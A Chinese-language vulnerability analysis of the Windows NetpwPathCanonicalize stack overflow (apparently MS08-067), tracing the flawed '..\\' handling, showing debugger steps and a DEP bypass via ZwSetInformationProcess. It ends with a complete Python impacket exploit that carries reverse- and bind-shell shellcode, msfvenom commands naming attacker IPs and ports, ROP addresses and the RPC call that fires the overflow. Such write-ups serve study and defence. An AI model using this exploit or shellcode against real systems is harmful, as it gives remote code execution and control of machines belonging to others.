

分析

漏洞位于 `NetpwPathCanonicalize` 函数里面，这个函数的作用在于处理路径中的 `..\` 和 `.\` 信息。该函数声明如下：

```
DWORD NetpwPathCanonicalize(  
    LPWSTR PathName, //需要标准化的路径， 输入  
    LPWSTR Outbuf, //存储标准化后的路径的Buffer  
    DWORD OutbufLen, //Buffer长度  
    LPWSTR Prefix, //可选参数，当PathName是相对路径时有用  
    LPDWORD PathType, //存储路径类型  
    DWORD Flags // 保留，为0  
)
```

函数的代码如下

```
HRESULT __stdcall NetpwPathCanonicalize(wchar_t *PathName, wchar_t *Outbuf, int OutbufLen,  
wchar_t *Prefix, int PathType, int Flags)  
{  
    .....  
    .....  
    result = CanonicalizePathName(prefix, PathName, Outbuf, OutbufLen, 0);  
    if ( !result )  
        result = NetpwPathType(Outbuf, PathType, 0);  
    .....  
}
```

输入的路径 `PathName` 经过简单的验证后，最终会进入 `CanonicalizePathName` 函数，函数的主要代码如下

```
int __stdcall CanonicalizePathName(wchar_t *prefix, wchar_t *path, char *outbuf, int  
outBufLen, int a5)  
{  
    .....  
    .....  
    pathLength = _wcslen(Path);  
    totalLen = pathLength + totalLength;  
    if ( totalLen < pathLength || totalLen > 519 )  
        return 123;  
    _wscat(Dest, Path);  
    for ( i = Dest; *i; ++i ) // 将路径中 / 换成 \  
    {  
        if ( *i == '/' )  
            *i = '\\';  
    }  
    if ( !sub_5B86A22A(Dest) && !vuln_parse(Dest) )  
        return 123;  
}
```

这个函数的主要功能是在路径前面加上 prefix，然后判断路径字符串的长度避免出现溢出，最后将路径中的 / 都替换为 \。最后替换完的路径会传入 vuln_parse 函数进行具体的处理，漏洞就出现在该函数。

函数代码如下：

```
int __stdcall vuln_parse(wchar_t *path)
{

    pathStart = path;
    current_char = *path;
    pre = 0;
    ppre = 0;
    p = 0;
    // 首先从 UNC 路径提取出路径字符串，去掉 \\host\path 的 \\host\
    .....
    .....

    cur = pathStart;                                     // p --> 路径的开始

    //开始具体的路径处理
    while ( 1 )
    {
        if ( current_char == '\\\' )
        {
            if ( pre == cur - 1 )
                return 0;
            ppre = pre;
            p = cur;
            goto next;
        }
        if ( current_char != '.' || pre != cur - 1 && cur != pathStart )
            goto next;
        pnext = cur + 1;
        next_char = cur[1];
        if ( next_char == '.' )
        {
            next_char2 = cur[2];
            if ( next_char2 == '\\\' || !next_char2 )
            {
                if ( !ppre )
                    return 0;
                _wcscpy(ppre, cur + 2);                // 处理 ..\
                if ( !next_char2 )
                    return 1;
                p = ppre;
                cur = ppre;
                for ( j = ppre - 1; *j != 0x5C && j != path; --j )// 往前找 \，去掉
                    ;
                pathStart = path;
                ppre = (*j == '\\\' ? j : 0);
            }
            goto next;
        }
    }
}
```

```

    }
    if ( next_char != '\\')
        break;
    if ( pre )
    {
        v14 = pre;
    }
    else
    {
        pnext = cur + 2;
        v14 = cur;
    }
    _wcscpy(v14, pnext);                // 去掉 .\
    pathStart = path;
LABEL_7:
    current_char = *cur;
    if ( !*cur )
        return 1;
    pre = p;
}                                       // end of while
if ( next_char )
{
next:
    ++cur;
    goto LABEL_7;
}
if ( pre )
    cur = pre;
*cur = 0;
return 1;
}

```

函数对于 `.\` 和 `..\` 处理流程如下：

- 使用 `ppre` , `pre` , `cur` 三个指针分别指向前两个独立的 `\` 符号， 和当前处理字符的位置。
- 当出现单个 `\` 的时候，设置好 `ppre` , `pre` , `cur` 三个指针然后跳过。
- 当出现 `.\` 时，复制 `.\` 后面的字符串到 `.\` 的位置，清理掉 `.\`。
- 当出现 `..\` 时，复制 `..\` 后面的字符串到 `ppre` 位置处，清理掉 `..\`，之后再从 `ppre-1` 的位置开始往前搜索 `\` 来重新设置 `ppre`

下面以一个实例为例介绍漏洞的原理。

```

base = 0x100
ppre = 0 , pre=0 , cur=0x100
0x100 :  \c\..\..\AAAAAAAAAAAAAAAAAAAAAAAAAAAAA

循环 1:
    cur 指向的字符串:  \c\..\..\AAAAAAAAAAAAAAAAAAAAAAAAAAAAA
    处理完之后:  ppre = 0, pre = 0x100, cur=0x101

循环 2:
    cur 指向的字符串:  c\..\..\AAAAAAAAAAAAAAAAAAAAAAAAAAAAA
    处理完之后:  ppre = 0, pre = 0x100, cur=0x102

```

循环 3:

cur 指向的字符串: \..\..\AAAAAAAAAAAAAAAAAAAAAAAAAAAA

处理完之后: ppre = 0x100, pre = 0x102, cur=0x103

循环 4:

cur 指向的字符串:\..\AAAAAAAAAAAAAAAAAAAAAAAAAAAA

0x100 : \..\..\AAAAAAAAAAAAAAAAAAAAAAAAAAAA

处理完之后: ppre =(从 0x9f 开始往前搜索到的 \ 的位置), pre = 0x100, cur=0x101

首先假设我们输入的路径为

```
\\c\\..\\.\\AAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

假设路径保存在 0x100 位置处, 在最开始进入路径处理循环时, 一些遍历的值如下

```
ppre = 0 , pre=0 , cur=0x100
```

第一次循环, 发现处理的字符为 \, 那么会设置 ppre = pre, 然后保存 \ 的位置到 pre, 最后对 cur++.

```
ppre = pre
pre = cur
cur++
此时: ppre = 0, pre = 0x100, cur=0x101
```

第二次循环, 处理的字符为 c, 那么直接 cur++. 此时的变量信息

```
ppre = 0, pre = 0x100, cur=0x102
```

第二次循环, 处理的字符为 \, 设置变量信息, 同时对 cur++.

```
处理完之后: ppre = 0x100, pre = 0x102, cur=0x103
```

第三次循环, 处理的字符为 . 然后会一直往下走, 最终进入 ..\ 的处理部分。


```
_wcscpy(ppre, cur + 2);          // 处理 ..\
pre_tmp = ppre;
cur = ppre;
for ( j = ppre - 1; *j != 0x5C && j != path; --j )// 往前找 \ , 去掉
;
pathStart = path;
ppre = (*j == '\\ ' ? j : 0);
```

首先将 cur+2 开始的字符串复制到 ppre 处, 这样可以处理 ..\, 然后会从 ppre - 1 往前搜索 \, 并将地址保存到 ppre 里面. 此时的内存信息如下:

```
0x100 : \..\..\AAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

```
处理完之后: ppre =(从 0x9f 开始往前搜索到的 \ 的位置), pre = 0x100, cur=0x101
```

可以看到 `ppre` 开始从 `0x9f` 开始去搜索 `\`，越界访问。由于路径存放在栈上，所以 `ppre` 最终会搜索到下一个函数的栈帧。然后继续处理的时候，发现又是 `..\`，那么会调用 `_wcsncpy`，那么最终就会把 `_wcsncpy` 函数的栈帧给破坏了，可以覆盖到返回地址。



当 `wcsncpy` 的复制操作完成后，就可以覆盖了 `wcsncpy` 的返回地址。

调试

启动相应的进程

```
C:\windows\System32\svchost.exe -k netsvcs
```

查看进程信息，找到相应的 PID


```
wmic process where caption="svchost.exe" get caption,handle,commandline
```

输出如下


```
C:\>wmic process where caption="svchost.exe" get caption,handle,commandline
Caption      CommandLine                                     Handle
svchost.exe  C:\WINDOWS\system32\svchost -k DcomLaunch       884
svchost.exe  C:\WINDOWS\system32\svchost -k rpcss            968
svchost.exe  C:\WINDOWS\System32\svchost.exe -k netsvcs     1084
svchost.exe  C:\WINDOWS\system32\svchost.exe -k NetworkService 1140
svchost.exe  C:\WINDOWS\system32\svchost.exe -k LocalService 1192
```

我们可以知道服务的进程 PID 为 1084，然后用调试器 `attach` 上，就可以开始调试了。

下图是调用 `wcsncpy` 之前，可以看到第一个参数已经超出了当前函数的栈帧，落入了 `wcsncpy` 函数的栈帧里面。



wcscpy 拷贝完全后，返回地址被修改



漏洞利用

测试环境为 xp sp3，开启了 DEP，所以需要先关闭 DEP 然后执行 shellcode，这里使用 ZwSetInformationProcess 函数来关闭 DEP。函数的定义如下

```
ZwSetInformationProcess(  
    IN HANDLE ProcessHandle,  
    IN PROCESS_INFORMATION_CLASS ProcessInformationClass,  
    IN PVOID ProcessInformation,  
    IN ULONG ProcessInformationLength  
);  
// -1 表示当前进程  
// 信息类  
// 用来设置_KEXECUTE_OPTIONS  
// 第三个参数的长度
```

关闭 DEP 我们需要设置的参数为

```

ULONG ExecuteFlags = MEM_EXECUTE_OPTION_ENABLE;
ZwSetInformationProcess(
    NtCurrentProcess(),          // (HANDLE)-1
    ProcessExecuteFlags,         // 0x22
    &ExecuteFlags,               // ptr to 0x2
    sizeof(ExecuteFlags)         // 0x4
);

```

在 `AcGenral.dll` 里面正好有调用函数的代码片段：

```

6F8917C2    6A 04          push     4
6F8917C4    8D45 08        lea      eax, dword ptr [ebp+8]
6F8917C7    50             push     eax
6F8917C8    6A 22          push     22
6F8917CA    6A FF          push     -1
6F8917CC    C745 08 0200000>mov     dword ptr [ebp+8], 2
6F8917D3    FF15 0414886F  call    dword ptr [&ntdll.NtSetInformat>;
ntdll.ZwSetInformationProcess

```

所以我们只需要设置 `ebp` 为可写内存的地址，然后进入 `6F8917C2` 即可关闭 DEP，在 `wcscpy` 返回前需要从栈上恢复 `ebp` 所以 `ebp` 也可以控制

```

77C47E96    55             push     ebp
77C47E97    8BEC          mov      ebp, esp
77C47E99    8B4D 08        mov      ecx, dword ptr [ebp+8]
77C47E9C    8B55 0C        mov      edx, dword ptr [ebp+C]
77C47E9F    66:8B02        mov      ax, word ptr [edx]
77C47EA2    66:8901        mov      word ptr [ecx], ax
77C47EA5    41             inc      ecx
77C47EA6    41             inc      ecx
77C47EA7    42             inc      edx
77C47EA8    42             inc      edx
77C47EA9    66:85C0        test     ax, ax
77C47EAC    ^ 75 F1        jnz      short 77C47E9F
77C47EAE    8B45 08        mov      eax, dword ptr [ebp+8]
77C47EB1    5D             pop      ebp
77C47EB2    C3             retn
; dot3api.478c7070

```

关闭 DEP 后，可以发现 `esi` 指向的位置是输入字符串的一部分，所以当关闭 DEP 后，在 `esi` 处放置一个跳转指令（用于跳转到 `shellcode` 区域），然后利用 rop 跳转到 `esi` 执行，就可以执行 `shellcode` 了。

exp:

```

#!/usr/bin/env python
import struct
import time
import sys
from impacket import smb
from impacket import uuid

```

```

from impacket.dcerpc.v5 import transport

def p32(d):
    return struct.pack("<I", d)

# msfvenom -p windows/shell_bind_tcp RHOST=10.11.1.229 LPORT=443 EXITFUNC=thread -b
"\x00\x0a\x0d\x5c\x5f\x2f\x2e\x40" -f c -a x86 --platform windows
# msfvenom -p windows/shell_reverse_tcp LHOST=10.11.0.157 LPORT=443 EXITFUNC=thread -b
"\x00\x0a\x0d\x5c\x5f\x2f\x2e\x40" -f c -a x86 --platform windows
# msfvenom -p windows/shell_reverse_tcp LHOST=10.11.0.157 LPORT=62000 EXITFUNC=thread -b
"\x00\x0a\x0d\x5c\x5f\x2f\x2e\x40" -f c -a x86 --platform windows

# msfvenom -p windows/exec CMD=calc.exe -b "\x00\x0a\x0d\x5c\x5f\x2f\x2e\x40" -f c -a x86 -
-platform windows

shellcode = (
    "\x2b\xc9\x83\xe9\xcf\xe8\xff\xff\xff\xff\xc0\x5e\x81\x76\x0e"
    "\x2c\xad\x3b\x99\x83\xee\xfc\xe2\xf4\xd0\x45\xb9\x99\x2c\xad"
    "\x5b\x10\xc9\x9c\xfb\xfd\xa7\xfd\x0b\x12\x7e\xa1\xb0\xcb\x38"
    "\x26\x49\xb1\x23\x1a\x71\xbf\x1d\x52\x97\xa5\x4d\xd1\x39\xb5"
    "\x0c\x6c\xf4\x94\x2d\x6a\xd9\x6b\x7e\xfa\xb0\xcb\x3c\x26\x71"
    "\xa5\xa7\xe1\x2a\xe1\xcf\xe5\x3a\x48\x7d\x26\x62\xb9\x2d\x7e"
    "\xb0\xd0\x34\x4e\x01\xd0\xa7\x99\xb0\x98\xfa\x9c\xc4\x35\xed"
    "\x62\x36\x98\xeb\x95\xdb\xec\xda\xae\x46\x61\x17\xd0\x1f\xec"
    "\xc8\xf5\xb0\xc1\x08\xac\xe8\xff\xa7\xa1\x70\x12\x74\xb1\x3a"
    "\x4a\xa7\xa9\xb0\x98\xfc\x24\x7f\xbd\x08\xf6\x60\xf8\x75\xf7"
    "\x6a\x66\xcc\xf2\x64\xc3\xa7\xbf\xd0\x14\x71\xc7\x3a\x14\xa9"
    "\x1f\x3b\x99\x2c\xfd\x53\xa8\xa7\xc2\xbc\x66\xf9\x16\xcb\x2c"
    "\x8e\xfb\x53\x3f\xb9\x10\xa6\x66\xf9\x91\x3d\xe5\x26\x2d\xc0"
    "\x79\x59\xa8\x80\xde\x3f\xdf\x54\xf3\x2c\xfe\xc4\x4c\x4f\xcc"
    "\x57\xfa\x02\xc8\x43\xfc\x2c\xad\x3b\x99"
)

nops = "\x90" * (410 - len(shellcode))
shellcode = nops + shellcode

call_esi_ret = p32(0x6f88f807) # call esi
disable_nx = p32(0x6f8917c2) # call ZwSetInformationProcess
writeable_address = p32(0x478c7070) #

payload = ""
payload += "\x5c\x00"
payload += "ABCDEFGHJI" * 10
payload += shellcode
payload += "\x5c\x00\x2e\x00\x2e\x00\x5c\x00\x2e\x00\x2e\x00\x5c\x00"
payload += "\x41\x00\x42\x00\x43\x00\x44\x00\x45\x00\x46\x00\x47\x00"
payload += writeable_address
payload += disable_nx # eip
payload += "B" * 4
payload += call_esi_ret

```

```

payload += "\\x90" * 50
payload += "\\xeb\\x62"
payload += "A" * 10
payload += "\\x00" * 2 # end of string

#payload length --> 620

if len(sys.argv) == 3:
    trans = transport.SMBTransport(remoteName='*SMBSERVER', remote_host='%s' % sys.argv[1],
dstport = int(sys.argv[2]), filename = '\\\\browser' )
else:
    trans = transport.DCERPCTransportFactory('ncacn_np:%s[\\pipe\\browser]' % sys.argv[1])

trans.connect()
dce = trans.DCERPC_class(trans)
dce.bind(uuid.uuidtup_to_bin(('4b324fc8-1670-01d3-1278-5a47bf6ee188', '3.0'))))
server =
"\xde\xa4\x98\xc5\x08\x00\x00\x00\x00\x00\x00\x08\x00\x00\x00\x41\x00\x42\x00\x43\x00\x
44\x00\x45\x00\x46\x00\x47\x00\x00\x00"
prefix = "\\x02\x00\x00\x00\x00\x00\x00\x02\x00\x00\x00\x5c\x00\x00\x00"
MaxCount = "\\x36\x01\x00\x00" # Decimal 310. => Path length of 620.
Offset = "\\x00\x00\x00\x00"
ActualCount = "\\x36\x01\x00\x00" # Decimal 310. => Path length of 620

stub = server + MaxCount + Offset + ActualCount + payload + \
    "\\xE8\x03\x00\x00" + prefix + "\\x01\x10\x00\x00\x00\x00\x00\x00"
dce.call(0x1f, stub)

raw_input("exploit finished!!!")

```

参考

<https://blog.csdn.net/iiprogram/article/details/3156229>

<https://zhuanlan.zhihu.com/p/27155431>

https://github.com/jivoi/pentest/blob/master/exploit_win/ms08-067.py